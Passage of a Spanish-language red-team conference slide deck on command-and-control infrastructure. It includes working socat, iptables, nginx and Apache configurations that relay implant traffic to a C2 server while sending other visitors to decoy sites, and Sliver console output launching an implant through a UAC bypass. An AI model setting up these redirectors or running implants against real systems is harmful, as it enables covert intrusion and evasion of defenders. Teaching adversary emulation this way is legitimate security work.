
COMANDO, Control y MEMEs

Cordyceps + hormiga = zombi




HACKER HERMANOS

Robert Pimentel | Lead, Offensive Security

Agenda

```
$audiencia = Get-Content "C:\Asistentes_a_HackConRD.txt" ;
foreach ($hacker in $audiencia) {
        Invoke-Command –ComputerName $hacker -Command whoami
        }
```

- Comando y control Como **solucion** a un **Problema**
- **componentes** de Infraestructura de comando y control *a Profundidad*
- **Automatizacion** con Infraestructura como codigo (iac)
- Preguntas



Robert Pimentel> WHOAMI


Lider de seguridad ofensiva (Red team) @ humana, inc

+ de 1 decada en “INFOSEC”
certificados: CRTO, ecptx, ecppt, cartp, cawasp, ccna, ejpt, Ccent, ceh
magister en ciberseguridad y aseguranza de la informacion

<3 disfruto desarrollando infraestructura como codigo para reducir tiempo de preparacion para campanas de emulacion de adversarios avanzados

Motivacion principal: contribuir al crecimiento de los que me rodean

Entregue mi vida al Senor jesus Hace un tiempo
Mi pareja y yo Tenemos una familia de perros PUGS
Me encantan los asadores brasilenos y el cafe negro



antes y ahora

- Control remoto en la fase Post-explotacion
- Interpretadores interactivos (CMD, bash, powershell) + conexion persistente = <***Anomalo***>
- Alrededor de 2003 Metasploit entra a la habitacion y los ‘c2’ no pararon de evolucionar

C2 en general


- Necesitamos:
  - Manejar multiples conexiones remotas
  - Canales resilientes y encubierto para evitar sospechas
- Como Podemos controlar objectivos de manera remota?
- Marcos de trabajo modernos, usan protocolos comunes


Aplicaciones legitimas necesitan:


- DNS
- HTTP/S
- SMB
- etc

operaciones Comunes

- Leer y escribir en Sistema de ficheros
- Guardar teclas presionadas, clipboard y pantallazos
- Redirigir trafico de/hacia la victima
- obtener credenciales guardadas en el navegador
- Obtener informacion del Sistema (privilegios etc)
- Bitacora de operaciones para los operadores…








componentes Infra de c2

- Servidor c2
- Redirector
- Servidor de ‘payloads/implantes’
- implantes

corto vs largo alcance



Redirectores de trafico C2
Visibles al Blue Team

Servidor(es) C2
No visibles al blue team

C2 server ‘el capitan’

- Manda instrucciones/comandos y recibe los resultados/datos exfiltrados
- Debe ser “Escondido” por el redirector (si no te “agarran” o “pillAn” si eres de madridz)
- Es una interfaz de control entre adversarios y las maquinas comprometidas

por que el blue Team fallo el traspaso?

No utilizaron un metodo de transferencia seguro ☺


sftp, ssh

‘Marcos de trabajo’ c2 populares

	Mythic	Brute Ratel	Cobalt Strike	Covenant	Empire	Metasploit	Merlin	PoshC2	Silent Trinity	Sliver
Win	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
Linux	Y	Y	N	N	Y	Y	Y	Y	Y	Y
macOS	Y	N	N	N	Y	Y	Y	Y	Y	Y


=/=


C2 con interfaz grafica





COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS


C2 con interfaz de linea de comandos














abuso de aplicaciones legitimas

Canales ‘No convencionales’ = abuso de aplicaciones legitimas para c2

nombre del canal	Reddit	Github	Dropbox	Jira	G Suite	Slack	Exchange	OneDrive

Por que necesitamos redireccion de trafico?

Tengo acceso inicial!!!

```
sliver (PARTICULAR_SOCK) > execute bypassuac.exe C:\\Users\\numenhack\\Documents\\Go_Windows_API\\17-LoadBi
n2Memory\\implant.exe

[*] Command executed successfully

[*] Session 4b0deae4 INCLINED_PLATFORM - 192.168.81.129:50103 (DESKTOP-4MPV9H0) - windows/amd64 - Thu, 08 S
ep 2022 23:29:36 EDT
```

Servidor de C2 (Sliver)

Conexion Directa

(Sin Redireccion de trafico de C2)

Objetivo/Victima
(Implante de Sliver)

Por que necesitamos redireccion de trafico?

Blue team


bloqueo la conexion del implante ☹

(por ej., bloqueo el dominio de los call-backs o la IP del servidor C2

```
sliver (PARTICULAR_SOCK) > execute bypassuac.exe C:\\Users\\numenhack\\Documents\\Go_Windows_API\\17-LoadBi
n2Memory\\implant.exe

[*] Command executed successfully

[*] Session 4b0deae4 INCLINED_PLATFORM - 192.168.81.129:50103 (DESKTOP-4MPV9H0) - windows/amd64 - Thu, 08 S
ep 2022 23:29:36 EDT
```

La sesion acaba muerta


+1 Punto para el blue team



Por que necesitamos redireccion de trafico?

'Simplemente' anade otro redirector y obten acceso inicial de nuevo... LOL.


Entonces, necesito redesplegar mi Servidor C2? No!☺



Consideracion clave: "El diablo esta en los detalles" respecto al acceso inicial

Por que necesitamos redireccion de trafico?

```
sliver (PARTICULAR_SOCK) > execute bypassuac.exe C:\\Users\\numenhack\\Documents\\Go_Windows_API\\17-LoadBi
n2Memory\\implant.exe

[*] Command executed successfully

[*] Session 4b0deae4 INCLINED_PLATFORM - 192.168.81.129:50103 (DESKTOP-4MPV9H0) - windows/amd64 - Thu, 08 S
ep 2022 23:29:36 EDT
```



Los redirectores de trafico c2 son la solucion...

Metodo de redireccion #1: Tcp/UDP (socat)


```
1. [systemd]
    ├── 2. [bash]
    │   └── 3. [socat] -T 5 udp4-listen:53,fork udp4:teamserver.example.net:53
    │       ├── 4. [socat] -T 5 udp4-listen:53 -> udp4:teamserver.example.net:53 (Connection #1)
    │       ├── 5. [socat] -T 5 udp4-listen:53 -> udp4:teamserver.example.net:53 (Connection #2)
    │       ├── 6. [socat] -T 5 udp4-listen:53 -> udp4:teamserver.example.net:53 (Connection #3)
    │       ├── ...
    │       └── 33. [socat] -T 5 udp4-listen:53 -> udp4:teamserver.example.net:53 (Connection #30)
```

Socat pre-compilado en el enlace de abajo (se recomienda compilar manualmente despues de auditar el codigo fuente)

https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/socat

Metodo de redireccion #2: N.A.T (iptables)

A.K.A
'iptables'


1

```
# sudo iptables -t nat -L -v -n
Chain PREROUTING (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

    0     0 DNAT       tcp  --  *      *       0.0.0.0/0            0.0.0.0/0           tcp dpt:80 to:<C2_SERVER_HTTP_LISTENER_IP>:80
    0     0 DNAT       tcp  --  *      *       0.0.0.0/0            0.0.0.0/0           tcp dpt:443 to:<C2_SERVER_HTTPS_LISTENER_IP>:443
```

2

```
# sudo iptables -L -v -n
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0           tcp dpt:80
    0     0 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0           tcp dpt:443

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ACCEPT     all  --  *      *       0.0.0.0/0            0.0.0.0/0

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
```


Metodo de redireccion #3: Proxy reverso (apache/nginx/caddy)



NGINX

```
server {
    listen 80;

    location /c2 {
        proxy_pass http://<C2_SERVER_IP>;
        # Include additional proxy settings if necessary
    }

    location / {
        return 302 http://google.com;
    }
}
```

Metodo de redireccion #3: Proxy reverso (apache/nginx/caddy)



```
<VirtualHost 0.0.0.0:443>

1   ServerName <REDIRECTOR_DOMAIN>.<TLD>
    ServerAlias <REDIRECTOR_DOMAIN>.<TLD>
    DocumentRoot /var/www/html/

2   <Directory /var/www/html>
    Options Indexes FollowSymLinks
    AllowOverride All
    Require all granted
    </Directory>

3   SSLCertificateChainFile /etc/letsencrypt/live/<REDIRECTOR_DOMAIN>.<TLD>/fullchain.pem
    SSLCertificateFile /etc/letsencrypt/live/<REDIRECTOR_DOMAIN>.<TLD>/cert.pem
    SSLCertificateKeyFile /etc/letsencrypt/live/<REDIRECTOR_DOMAIN>.<TLD>/privkey.pem

4   ProxyPreserveHost On
    RewriteEngine On
    SSLEngine On
    SSLProxyEngine On
    SSLProxyVerify none
    SSLProxyCheckPeerCN off
    SSLProxyCheckPeerName off
    SSLProxyCheckPeerExpire off

5   ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

6   # RewriteCond is a condition based check that validates that the web request is going to the URI.
    RewriteCond %{REQUEST_URI} ^/<C2_LISTENER_URI>/
    # RewriteRule 1: If the request contains "/URI_PATH/", redirect to C2 IPs
    RewriteRule ^.*$ https://<C2_SERVER_IP>%{REQUEST_URI} [P,NE,L]
    ProxyPassReverse ^ https://<C2_SERVER_IP>%{REQUEST_URI} [P,NE]

    # Otherwise send to Discord

    RewriteRule ^.*$ https://discord.com/? [L,R=302]

    </VirtualHost>
```

Metodo de redireccion #3: Proxy reverso (apache/nginx/caddy)

```
# RewriteCond is a condition based check that validates that the web request is going to the URI.
RewriteCond %{REQUEST_URI} ^/<C2_LISTENER_URI>/
# RewriteRule 1: If the request contains "/URI_PATH/", redirect to C2 IPs
RewriteRule ^.*$ https://<C2_SERVER_IP>%{REQUEST_URI} [P,NE,L]
ProxyPassReverse ^ https://<C2_SERVER_IP>%{REQUEST_URI} [P,NE]

# Otherwise send to Discord

RewriteRule ^.*$ https://discord.com/? [L,R=302]

</VirtualHost>
```

4

```
ProxyPreserveHost On
RewriteEngine On
SSLEngine On
SSLProxyEngine On
SSLProxyVerify none
SSLProxyCheckPeerCN off
SSLProxyCheckPeerName off
